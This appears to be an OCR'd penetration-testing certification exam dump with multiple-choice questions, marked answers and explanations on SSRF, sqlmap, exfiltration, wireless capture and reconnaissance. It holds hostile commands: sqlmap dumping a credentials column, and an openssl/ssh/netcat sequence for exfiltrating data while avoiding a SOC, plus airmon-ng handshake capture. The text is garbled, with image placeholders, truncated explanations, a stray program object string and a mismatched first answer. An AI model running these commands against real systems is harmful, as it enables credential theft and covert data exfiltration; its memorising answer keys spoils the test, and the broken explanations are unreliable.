
□ Change the default port used for the MySQL Database Connection to DBProd.example.com.

□ Change the default ports used for the web server on App01.example.com.


□ Configure a host-based intrusion detection system on App01.example.com.



```
Nmap scan report for 205.3.45.68
Host is up (0.016s latency).
PORT      STATE     SERVICE    VERSION
80/tcp    open      http       nginx
443/tcp   open      ssl/https  nginx
3306/tcp  filtered  mysql
```



```
Nmap scan report for 103.2.45.51
Host is up (0.341s latency).
PORT      STATE     SERVICE    VERSION
80/tcp    open      http       nginx 1.18.0
443/tcp   open      ssl/http   nginx 1.18.0
3306/tcp  filtered  mysql
```




```
Nmap scan report for 103.1.45.50
Host is up (0.046s latency).
PORT      STATE     SERVICE    VERSION
80/tcp    filtered  http
443/tcp   filtered  ssl/http
3306/tcp  filtered  mysql
```

A. Mastered
B. Not Mastered

Answer: A

Explanation:




Based on the output text, select the most likely vulnerability:

○ Bypass the WAF to communicate directly with App01.example.com.

○ Execute a SQL injection attack against DBProd.example.com.

● Perform a SSRF attack against App01.example.com from CDN.example.com.

○ Exploit a privilege escalation attack on App01.example.com.



Select the two best remediation options:

☑ Restrict direct communications to App01.example.com to only approved components.

☑ Require an additional authentication header value between CDN.example.com and App01.example.com.

□ Throttle the number of concurrent connections to CDN.example.com.

□ Change the default port used for the MySQL Database Connection to DBProd.example.com.

□ Change the default ports used for the web server on App01.example.com.

□ Configure a host-based intrusion detection system on App01.example.com.

Most likely vulnerability: Perform a SSRF attack against App01.example.com from CDN.example.com.
The scenario suggests that the CDN network (with a WAF) can be used to perform a Server-Side Request Forgery (SSRF) attack. Since the penetration tester has the pentester workstation interacting through the CDN/WAF and the production network is behind it, the most plausible attack vector is to exploit SSRF to interact with the internal services like App01.example.com.
Two best remediation options:
? Restrict direct communications to App01.example.com to only approved components.
? Require an additional authentication header value between CDN.example.com and App01.example.com.
? Restrict direct communications to App01.example.com to only approved components: This limits the exposure of the application server by ensuring that only specified, trusted entities can communicate with it.
? Require an additional authentication header value between CDN.example.com
and App01.example.com: Adding an authentication layer between the CDN and the app server helps ensure that requests are legitimate and originate from trusted sources, mitigating SSRF and other indirect attack vectors.
Nmap Scan Observations:
? CDN/WAF shows open ports for HTTP and HTTPS but filtered for MySQL, indicating it acts as a filtering layer.
? App Server has open ports for HTTP, HTTPS, and filtered for MySQL.
? DB Server has all ports filtered, typical for a database server that should not be directly accessible.
These findings align with the SSRF vulnerability and the appropriate remediation steps to enhance the security of internal communications.

NEW QUESTION 82
During an assessment, a penetration tester exploits an SQLi vulnerability. Which of the following commands would allow the penetration tester to enumerate password hashes?

A. sqlmap -u www.example.com/?id=1 --search -T user
B. sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
C. sqlmap -u www.example.com/?id=1 --tables -D accounts
D. sqlmap -u www.example.com/?id=1 --schema --current-user --current-db

Answer: B

Explanation:
To enumerate password hashes using an SQL injection vulnerability, the penetration tester needs to extract specific columns from the database that typically contain password hashes. The --dump command in sqlmap is used to dump the contents of the specified database table. Here??s a breakdown of the options:
? Option A: sqlmap -u www.example.com/?id=1 --search -T user
? Option B: sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
? Option C: sqlmap -u www.example.com/?id=1 --tables -D accounts
? Option D: sqlmap -u www.example.com/?id=1 --schema --current-user --current-db
References from Pentest:
? Writeup HTB: Demonstrates using sqlmap to dump data from specific tables to retrieve sensitive information, including password hashes.
? Luke HTB: Shows the process of exploiting SQL injection to extract user credentials and hashes by dumping specific columns from the database.
=================

NEW QUESTION 85
A penetration tester is conducting a vulnerability scan. The tester wants to see any vulnerabilities that may be visible from outside of the organization. Which of the following scans should the penetration tester perform?

A. SAST
B. Sidecar
C. Unauthenticated
D. Host-based

Answer: C

Explanation:
To see any vulnerabilities that may be visible from outside of the organization, the penetration tester should perform an unauthenticated scan.
? Unauthenticated Scan:
? Comparison with Other Scans:
? Pentest References:
By performing an unauthenticated scan, the penetration tester can identify vulnerabilities that an external attacker could exploit without needing any credentials or internal access.
=================

NEW QUESTION 90
A penetration tester discovers data to stage and exfiltrate. The client has authorized movement to the tester's attacking hosts only. Which of the following would be most appropriate to avoid alerting the SOC?

A. Apply UTF-8 to the data and send over a tunnel to TCP port 25.
B. Apply Base64 to the data and send over a tunnel to TCP port 80.
C. Apply 3DES to the data and send over a tunnel UDP port 53.
D. Apply AES-256 to the data and send over a tunnel to TCP port 443.

Answer: D

Explanation:
AES-256 (Advanced Encryption Standard with a 256-bit key) is a symmetric encryption algorithm widely used for securing data. Sending data over TCP port 443, which is typically used for HTTPS, helps to avoid detection by network monitoring systems as it blends with regular secure web traffic.
? Encrypting Data with AES-256:
Step-by-Step Explanationopenssl enc -aes-256-cbc -salt -in plaintext.txt -out encrypted.bin
-k secretkey
? Setting Up a Secure Tunnel:
ssh -L 443:targetserver:443 user@intermediatehost
? Transferring Data Over the Tunnel: cat encrypted.bin | nc targetserver 443
? Benefits of Using AES-256 and Port 443:
? Real-World Example:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
=================

NEW QUESTION 92
A penetration tester is performing network reconnaissance. The tester wants to gather information about the network without causing detection mechanisms to flag the reconnaissance activities. Which of the following techniques should the tester use?

A. Sniffing
B. Banner grabbing
C. TCP/UDP scanning
D. Ping sweeps

Answer: A

Explanation:
To gather information about the network without causing detection mechanisms to flag the reconnaissance activities, the penetration tester should use sniffing.
? Sniffing:
? Advantages:
? Comparison with Other Techniques:
Pentest References:
? Reconnaissance Phase: Using passive techniques like sniffing during the initial reconnaissance phase helps gather information without alerting the target.
? Network Analysis: Understanding the network topology and identifying key assets and vulnerabilities without generating traffic that could trigger alarms.

By using sniffing, the penetration tester can gather detailed information about the network in a stealthy manner, minimizing the risk of detection.
=================

NEW QUESTION 97
A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?

A. Enable monitoring mode using Aircrack-ng.
B. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.
C. Run KARMA to break the password.
D. Research WiGLE.net for potential nearby client access points.

Answer: A

Explanation:
? Monitoring Mode:
? Aircrack-ng Suite: airmon-ng start wlan0
This command starts the interface wlan0 in monitoring mode.
? Steps to Capture WPA2 Handshakes: airodump-ng wlan0mon
Pentest References:
? Wireless Security Assessments: Understanding the importance of monitoring mode for capturing data during wireless penetration tests.
? Aircrack-ng Tools: Utilizing the suite effectively for tasks like capturing WPA2 handshakes, deauthenticating clients, and cracking passwords.
By enabling monitoring mode with Aircrack-ng, the tester can capture the necessary WPA2 handshakes to further analyze and attempt to crack the Wi-Fi network's password.
=================

NEW QUESTION 100
A penetration tester is attempting to discover vulnerabilities in a company's web application. Which of the following tools would most likely assist with testing the security of the web application?

A. OpenVAS
B. Nessus
C. sqlmap
D. Nikto

Answer: D

Explanation:
When testing the security of a web application, specific tools are designed to uncover vulnerabilities and issues. Here??s an overview of the tools mentioned and why Nikto is the most suitable for this task:
? Nikto:
? Comparison with Other Tools:
=================

NEW QUESTION 104
During an assessment, a penetration tester wants to extend the vulnerability search to include the use of dynamic testing. Which of the following tools should the tester use?

A. Mimikatz
B. ZAP
C. OllyDbg
D. SonarQube

Answer: B

Explanation:
? Dynamic Application Security Testing (DAST):
? ZAP (Zed Attack Proxy):
? Other Tools:
Pentest References:
? Web Application Security Testing: Utilizing DAST tools like ZAP to dynamically test and find vulnerabilities in running web applications.
? OWASP Tools: Leveraging open-source tools recommended by OWASP for comprehensive security testing.
By using ZAP, the penetration tester can perform dynamic testing to identify runtime vulnerabilities in web applications, extending the scope of the vulnerability search.
=================

NEW QUESTION 105
A penetration tester is working on a security assessment of a mobile application that was developed in-house for local use by a hospital. The hospital and its customers are very concerned about disclosure of information. Which of the following tasks should the penetration tester do first?

A. Set up Drozer in order to manipulate and scan the application.
B. Run the application through the mobile application security framework.
C. Connect Frida to analyze the application at runtime to look for data leaks.
D. Load the application on client-owned devices for testing.

Answer: B

Explanation:
When performing a security assessment on a mobile application, especially one concerned with information disclosure, it is crucial to follow a structured approach

to identify vulnerabilities comprehensively. Here??s why option B is correct:
? Mobile Application Security Framework: This framework provides a structured methodology for assessing the security of mobile applications. It includes various tests such as static analysis, dynamic analysis, and reverse engineering, which are essential for identifying vulnerabilities related to information disclosure.
? Initial Steps: Running the application through a security framework allows the tester to identify a broad range of potential issues systematically. This initial step ensures that all aspects of the application's security are covered before delving into more specific tools like Drozer or Frida.
References from Pentest:
? Writeup HTB: Demonstrates the use of structured methodologies to ensure comprehensive coverage of security assessments.
? Horizontall HTB: Emphasizes the importance of following a structured approach to identify and address security issues.
=================

NEW QUESTION 110
A penetration tester wants to use the following Bash script to identify active servers on a network:

```
1 network_addr="192.168.1"
2 for h in {1..254}; do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null 4 if [ $? -eq 0 ]; then
5 echo "Host $h is up" 6 else
7 echo "Host $h is down" 8 fi
9 done
```

Which of the following should the tester do to modify the script?

A. Change the condition on line 4.
B. Add 2>&1 at the end of line 3.
C. Use seq on the loop on line 2.
D. Replace $h with ${h} on line 3.

Answer: C

Explanation:
The provided Bash script is used to ping a range of IP addresses to identify active hosts in a network. Here's a detailed breakdown of the script and the necessary modification:
? Original Script:

```
1 network_addr="192.168.1"
2 for h in {1..254}; do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null 4 if [ $? -eq 0 ]; then
5 echo "Host $h is up" 6 else
7 echo "Host $h is down" 8 fi
9 done
```

? Analysis:
? Using seq for Better Compatibility: for h in $(seq 1 254); do
? uk.co.certification.simulator.questionpool.PList@68ca475b
? Modified Script:

```
1 network_addr="192.168.1"
2 for h in $(seq 1 254); do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null 4 if [ $? -eq 0 ]; then
5 echo "Host $h is up" 6 else
7 echo "Host $h is down" 8 fi
9 done
```

=================

NEW QUESTION 115
During the reconnaissance phase, a penetration tester collected the following information
from the DNS records: A-----> www
A-----> host
TXT --> vpn.comptia.org SPF---> ip =2.2.2.2
Which of the following DNS records should be in place to avoid phishing attacks using spoofing domain techniques?

A. MX
B. SOA
C. DMARC
D. CNAME

Answer: C

Explanation:
DMARC (Domain-based Message Authentication, Reporting & Conformance) is an email authentication protocol that helps prevent email spoofing and phishing. It builds on SPF (Sender Policy Framework) and DKIM (DomainKeys Identified Mail) to provide a mechanism for email senders and receivers to improve and monitor the protection of the domain from fraudulent email.
? Understanding DMARC:
? Implementing DMARC:
? Benefits of DMARC:
? DMARC Record Components:
? Real-World Example:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
=================

NEW QUESTION 116
A penetration tester assesses an application allow list and has limited command-line access on the Windows system. Which of the following would give the penetration tester information that could aid in continuing the test?

A. mmc.exe
B. icacls.exe
C. nltest.exe
D. rundll.exe

Answer: C

Explanation:
When a penetration tester has limited command-line access on a Windows system, the choice of tool is critical for gathering information to aid in furthering the test. Here??s an explanation for each option:
? mmc.exe (Microsoft Management Console):
